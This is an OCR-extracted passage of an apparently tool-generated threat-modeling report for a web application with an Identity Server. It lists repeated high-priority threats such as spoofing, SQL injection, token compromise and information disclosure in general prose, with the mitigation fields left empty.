Description	Attackers can exploit weaknesses in system to steal user credentials. Downstream and upstream components are often accessed by using credentials stored in configuration stores. Attackers may steal the upstream or downstream component credentials. Attackers may steal credentials if, Credentials are stored and sent in clear text, Weak input validation coupled with dynamic sql queries, Password retrieval mechanism are poor.
Justification	<no mitigation provided>
Possible Mitigation(s)	

36. Attacker can steal user session cookies due to insecure cookie attributes.	Priority: High
Category	Spoofing
Description	The session cookies are the identifier by which the server knows the identity of current user for each incoming request. If the attacker can steal the user token, he would be able to access all user data and perform all actions on behalf of user.
Justification	<no mitigation provided>
Possible Mitigation(s)	

37. An adversary can create a fake website and launch phishing attacks.	Priority: High
Category	Spoofing
Description	Phishing is attempted to obtain sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money), often for malicious reasons, by masquerading as a Web Server which is a trustworthy entity in electronic communication.
Justification	<no mitigation provided>
Possible Mitigation(s)	

38. An adversary may spoof Kororā Framework and gain access to Web Application.	Priority: High
Category	Spoofing

Description	If proper authentication is not in place, an adversary can spoof a source process or external entity and gain unauthorized access to the Web Application.
Justification	<no mitigation provided>
Possible Mitigation(s)	


39. An adversary can deface the target web application by injecting malicious code or uploading dangerous files.	Priority: High
Category	Tampering
Description	Website defacement is an attack on a website where the attacker changes the visual appearance of the site or a webpage.
Justification	<no mitigation provided>
Possible Mitigation(s)	

40. An attacker steals messages off the network and replays them to steal a user's session.	Priority: High
Category	Tampering
Description	An attacker steals messages off the network and replays them to steal a user's session.
Justification	<no mitigation provided>
Possible Mitigation(s)	

41. An adversary can gain access to sensitive data by performing SQL injection through Web App.	Priority: High
Category	Tampering
Description	SQL injection is an attack in which malicious code is inserted into strings that are later passed to an instance of SQL Server for parsing and execution. The primary form of SQL injection consists of direct insertion of code into user-input variables that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed.
Justification	<no mitigation provided>
Possible Mitigation(s)	

42. An adversary can gain access to sensitive data stored in Web App's config files.	Priority: High
Category	Tampering
Description	An adversary can gain access to the config files. and if sensitive data is stored in it, it would be compromised.
Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 12. Request Token



43. An adversary can leverage the weak scalability of Identity Server's token cache and cause DoS.	Priority: High
Category	Denial of Service
Description	The default cache that Identity Server uses is an in-memory cache that relies on a static store, available process-wide. While this works for native applications, it does not scale for mid-tier and backend applications. This can cause availability issues and result in denial of service either by the influence of an adversary or by the large scale of application's users.
Justification	<no mitigation provided>
Possible Mitigation(s)	

44. An adversary may sniff the data sent from Identity Server.	Priority: High
Category	Information Disclosure

Description	An adversary may sniff the data sent from Identity Server. This can lead to a compromise of the tokens issued by the Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	


45. An adversary can bypass authentication due to non-standard Identity Server authentication schemes.	Priority: High
Category	Spoofing
Description	An adversary can bypass authentication due to non-standard Identity Server authentication schemes.
Justification	<no mitigation provided>
Possible Mitigation(s)	

46. An adversary can get access to a user's session due to improper logout from Identity Server.	Priority: High
Category	Spoofing
Description	An adversary can get access to a user's session due to improper logout from Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

47. An adversary may issue valid tokens if Identity server's signing keys are compromised.	Priority: High
Category	Spoofing
Description	An adversary can abuse poorly managed signing keys of Identity Server. In case of key compromise, an adversary will be able to create valid auth tokens using the stolen keys and gain access to the resources protected by Identity server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

48. An adversary may guess the client id and secrets of registered applications and impersonate them.	Priority: High
Category	Spoofing
Description	An adversary may guess the client id and secrets of registered applications and impersonate them.
Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 13. Respond with Token



49. An adversary can reverse weakly encrypted or hashed content.	Priority: High
Category	Information Disclosure
Description	An adversary can reverse weakly encrypted or hashed content.
Justification	<no mitigation provided>
Possible Mitigation(s)	

50. An adversary may gain access to sensitive data from log files.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to sensitive data from log files.
Justification	<no mitigation provided>
Possible Mitigation(s)	

51. An adversary can gain access to sensitive information through error messages.	Priority: High
Category	Information Disclosure
Description	An adversary can gain access to sensitive data such as the following, through verbose error messages - Server names - Connection strings - Usernames - Passwords - SQL procedures - Details of dynamic SQL failures - Stack trace and lines of code - Variables stored in memory - Drive and folder locations - Application install points - Host configuration settings - Other internal application details.
Justification	<no mitigation provided>
Possible Mitigation(s)	

52. Attacker can deny the malicious act and remove the attack footprints leading to repudiation issues.	Priority: Medium
Category	Repudiation
Description	Proper logging of all security events and user actions builds traceability in a system and denies any possible repudiation issues. In the absence of proper auditing and logging controls, it would become impossible to implement any accountability in a system.
Justification	<no mitigation provided>
Possible Mitigation(s)	

53. An adversary can spoof the target web application due to insecure TLS certificate configuration.	Priority: High
Category	Spoofing
Description	Ensure that TLS certificate parameters are configured with correct values.
Justification	<no mitigation provided>
Possible Mitigation(s)	

54. An adversary can steal sensitive data like user credentials.	Priority: High
Category	Spoofing
Description	Attackers can exploit weaknesses in system to steal user credentials. Downstream and upstream components are often accessed by using credentials stored in configuration stores. Attackers may steal the upstream or downstream component credentials. Attackers may steal credentials if, Credentials are stored and sent in clear text, Weak input validation coupled with dynamic sql queries, Password retrieval mechanism are poor.
Justification	<no mitigation provided>
Possible Mitigation(s)	


55. An adversary can create a fake website and launch phishing attacks.		Priority: High
Category	Spoofing	
Description	Phishing is attempted to obtain sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money), often for malicious reasons, by masquerading as a Web Server which is a trustworthy entity in electronic communication.	
Justification	<no mitigation provided>	
Possible Mitigation(s)		

56. An adversary may spoof Authorization server and gain access to Web Application.		Priority: High
Category	Spoofing	
Description	If proper authentication is not in place, an adversary can spoof a source process or external entity and gain unauthorized access to the Web Application.	
Justification	<no mitigation provided>	
Possible Mitigation(s)		

57. An adversary can gain access to sensitive data by performing SQL injection through Web App.		Priority: High
Category	Tampering	
Description	SQL injection is an attack in which malicious code is inserted into strings that are later passed to an instance of SQL Server for parsing and execution. The primary form of SQL injection consists of direct insertion of code into user-input variables that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed.	
Justification	<no mitigation provided>	
Possible Mitigation(s)		

58. An adversary can gain access to sensitive data stored in Web App's config files.		Priority: High
Category	Tampering	
Description	An adversary can gain access to the config files. and if sensitive data is stored in it, it would be compromised.	
Justification	<no mitigation provided>	
Possible Mitigation(s)		

Interaction: 14. GET User Info



59. An adversary can leverage the weak scalability of Identity Server's token cache and cause DoS.	Priority: High
Category	Denial of Service
Description	The default cache that Identity Server uses is an in-memory cache that relies on a static store, available process-wide. While this works for native applications, it does not scale for mid-tier and backend applications. This can cause availability issues and result in denial of service either by the influence of an adversary or by the large scale of application's users.
Justification	<no mitigation provided>
Possible Mitigation(s)	

60. An adversary may sniff the data sent from Identity Server.	Priority: High
Category	Information Disclosure

Description	An adversary may sniff the data sent from Identity Server. This can lead to a compromise of the tokens issued by the Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	


61. An adversary can bypass authentication due to non-standard Identity Server authentication schemes.	Priority: High
Category	Spoofing
Description	An adversary can bypass authentication due to non-standard Identity Server authentication schemes.
Justification	<no mitigation provided>
Possible Mitigation(s)	

62. An adversary can get access to a user's session due to improper logout from Identity Server.	Priority: High
Category	Spoofing
Description	An adversary can get access to a user's session due to improper logout from Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

63. An adversary may issue valid tokens if Identity server's signing keys are compromised.	Priority: High
Category	Spoofing
Description	An adversary can abuse poorly managed signing keys of Identity Server. In case of key compromise, an adversary will be able to create valid auth tokens using the stolen keys and gain access to the resources protected by Identity server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

64. An adversary may guess the client id and secrets of registered applications and impersonate them.	Priority: High
Category	Spoofing
Description	An adversary may guess the client id and secrets of registered applications and impersonate them.
Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 15. Respond User Info



65. An adversary can reverse weakly encrypted or hashed content.	Priority: High
Category	Information Disclosure
Description	An adversary can reverse weakly encrypted or hashed content.
Justification	<no mitigation provided>
Possible Mitigation(s)	

66. An adversary may gain access to sensitive data from log files.	Priority: High
Category	Information Disclosure
Description	An adversary may gain access to sensitive data from log files.
Justification	<no mitigation provided>
Possible Mitigation(s)	

67. An adversary can gain access to sensitive information through error messages.	Priority: High
Category	Information Disclosure
Description	An adversary can gain access to sensitive data such as the following, through verbose error messages - Server names - Connection strings - Usernames - Passwords - SQL procedures - Details of dynamic SQL failures - Stack trace and lines of code - Variables stored in memory - Drive and folder locations - Application install points - Host configuration settings - Other internal application details.
Justification	<no mitigation provided>
Possible Mitigation(s)	

68. Attacker can deny the malicious act and remove the attack footprints leading to repudiation issues.	Priority: Medium
Category	Repudiation
Description	An adversary can gain access to sensitive data such as the following, through verbose error messages - Server names - Connection strings - Usernames - Passwords - SQL procedures - Details of dynamic SQL failures - Stack trace and lines of code - Variables stored in memory - Drive and folder locations - Application install points - Host configuration settings - Other internal application details.
Justification	<no mitigation provided>
Possible Mitigation(s)	

69. An adversary can spoof the target web application due to insecure TLS certificate configuration.	Priority: High
Category	Spoofing
Description	Ensure that TLS certificate parameters are configured with correct values.
Justification	<no mitigation provided>
Possible Mitigation(s)	

70. An adversary can steal sensitive data like user credentials.	Priority: High
Category	Spoofing
Description	Attackers can exploit weaknesses in system to steal user credentials. Downstream and upstream components are often accessed by using credentials stored in configuration stores. Attackers may steal the upstream or downstream component credentials. Attackers may steal credentials if, Credentials are stored and sent in clear text, Weak input validation coupled with dynamic sql queries, Password retrieval mechanism are poor.
Justification	<no mitigation provided>
Possible Mitigation(s)	


71. An adversary can create a fake website and launch phishing attacks.	Priority: High
Category	Spoofing
Description	Phishing is attempted to obtain sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money), often for malicious reasons, by masquerading as a Web Server which is a trustworthy entity in electronic communication.
Justification	<no mitigation provided>
Possible Mitigation(s)	

72. An adversary may spoof Authorization server and gain access to Web Application.	Priority: High
Category	Spoofing
Description	If proper authentication is not in place, an adversary can spoof a source process or external entity and gain unauthorized access to the Web Application.
Justification	<no mitigation provided>
Possible Mitigation(s)	

73. An adversary can gain access to sensitive data by performing SQL injection through Web App.	Priority: High
Category	Tampering
Description	SQL injection is an attack in which malicious code is inserted into strings that are later passed to an instance of SQL Server for parsing and execution. The primary form of SQL injection consists of direct insertion of code into user-input variables that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed.
Justification	<no mitigation provided>
Possible Mitigation(s)	

74. An adversary can gain access to sensitive data stored in Web App's config files.	Priority: High
Category	Tampering
Description	An adversary can gain access to the config files. and if sensitive data is stored in it, it would be compromised.
Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 2. Authorized



75. An adversary can leverage the weak scalability of Identity Server's token cache and cause DoS.	Priority: High
Category	Denial of Service
Description	The default cache that Identity Server uses is an in-memory cache that relies on a static store, available process-wide. While this works for native applications, it does not scale for mid-tier and backend applications. This can cause availability issues and result in denial of service either by the influence of an adversary or by the large scale of application's users.
Justification	<no mitigation provided>
Possible Mitigation(s)	

76. An adversary may sniff the data sent from Identity Server.	Priority: High
Category	Information Disclosure
Description	An adversary may sniff the data sent from Identity Server. This can lead to a compromise of the tokens issued by the Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	


77. An adversary can bypass authentication due to non-standard Identity Server authentication schemes.	Priority: High
Category	Spoofing
Description	An adversary can bypass authentication due to non-standard Identity Server authentication schemes.
Justification	<no mitigation provided>
Possible Mitigation(s)	

78. An adversary can get access to a user's session due to improper logout from Identity Server.	Priority: High
Category	Spoofing
Description	An adversary can get access to a user's session due to improper logout from Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	
Possible Mitigation(s)	

79. An adversary may issue valid tokens if Identity server's signing keys are compromised.	Priority: High
Category	Spoofing
Description	An adversary can abuse poorly managed signing keys of Identity Server. In case of key compromise, an adversary will be able to create valid auth tokens using the stolen keys and gain access to the resources protected by Identity server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

80. An adversary may guess the client id and secrets of registered applications and impersonate them.	Priority: High
Category	Spoofing
Description	An adversary may guess the client id and secrets of registered applications and impersonate them.
Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 3. Get Login



81. An adversary can leverage the weak scalability of Identity Server's token cache and cause DoS.	Priority: High
Category	Denial of Service
Description	The default cache that Identity Server uses is an in-memory cache that relies on a static store, available process-wide. While this works for native applications, it does not scale for mid-tier and backend applications. This can cause availability issues and result in denial of service either by the influence of an adversary or by the large scale of application's users.
Justification	<no mitigation provided>
Possible Mitigation(s)	

82. An adversary may sniff the data sent from Identity Server.	Priority: High
Category	Information Disclosure
Description	An adversary may sniff the data sent from Identity Server. This can lead to a compromise of the tokens issued by the Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

83. An adversary can bypass authentication due to non-standard Identity Server authentication schemes.	Priority: High
Category	Spoofing
Description	An adversary can bypass authentication due to non-standard Identity Server authentication schemes.
Justification	<no mitigation provided>
Possible Mitigation(s)	


84. An adversary can get access to a user's session due to improper logout from Identity Server.	Priority: High
Category	Spoofing
Description	An adversary can get access to a user's session due to improper logout from Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

85. An adversary may issue valid tokens if Identity server's signing keys are compromised.	Priority: High
Category	Spoofing
Description	An adversary can abuse poorly managed signing keys of Identity Server. In case of key compromise, an adversary will be able to create valid auth tokens using the stolen keys and gain access to the resources protected by Identity server.
Justification	<no mitigation provided>

Possible Mitigation(s)	

86. An adversary may guess the client id and secrets of registered applications and impersonate them.	Priority: High
Category	Spoofing
Description	An adversary may guess the client id and secrets of registered applications and impersonate them.
Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 4. Kororā Credential



87. An adversary can leverage the weak scalability of Identity Server's token cache and cause DoS.	Priority: High
Category	Denial of Service
Description	The default cache that Identity Server uses is an in-memory cache that relies on a static store, available process-wide. While this works for native applications, it does not scale for mid-tier and backend applications. This can cause availability issues and result in denial of service either by the influence of an adversary or by the large scale of application's users.
Justification	<no mitigation provided>
Possible Mitigation(s)	

88. An adversary may sniff the data sent from Identity Server.	Priority: High
Category	Information Disclosure
Description	An adversary may sniff the data sent from Identity Server. This can lead to a compromise of the tokens issued by the Identity Server.

Justification	<no mitigation provided>
Possible Mitigation(s)	

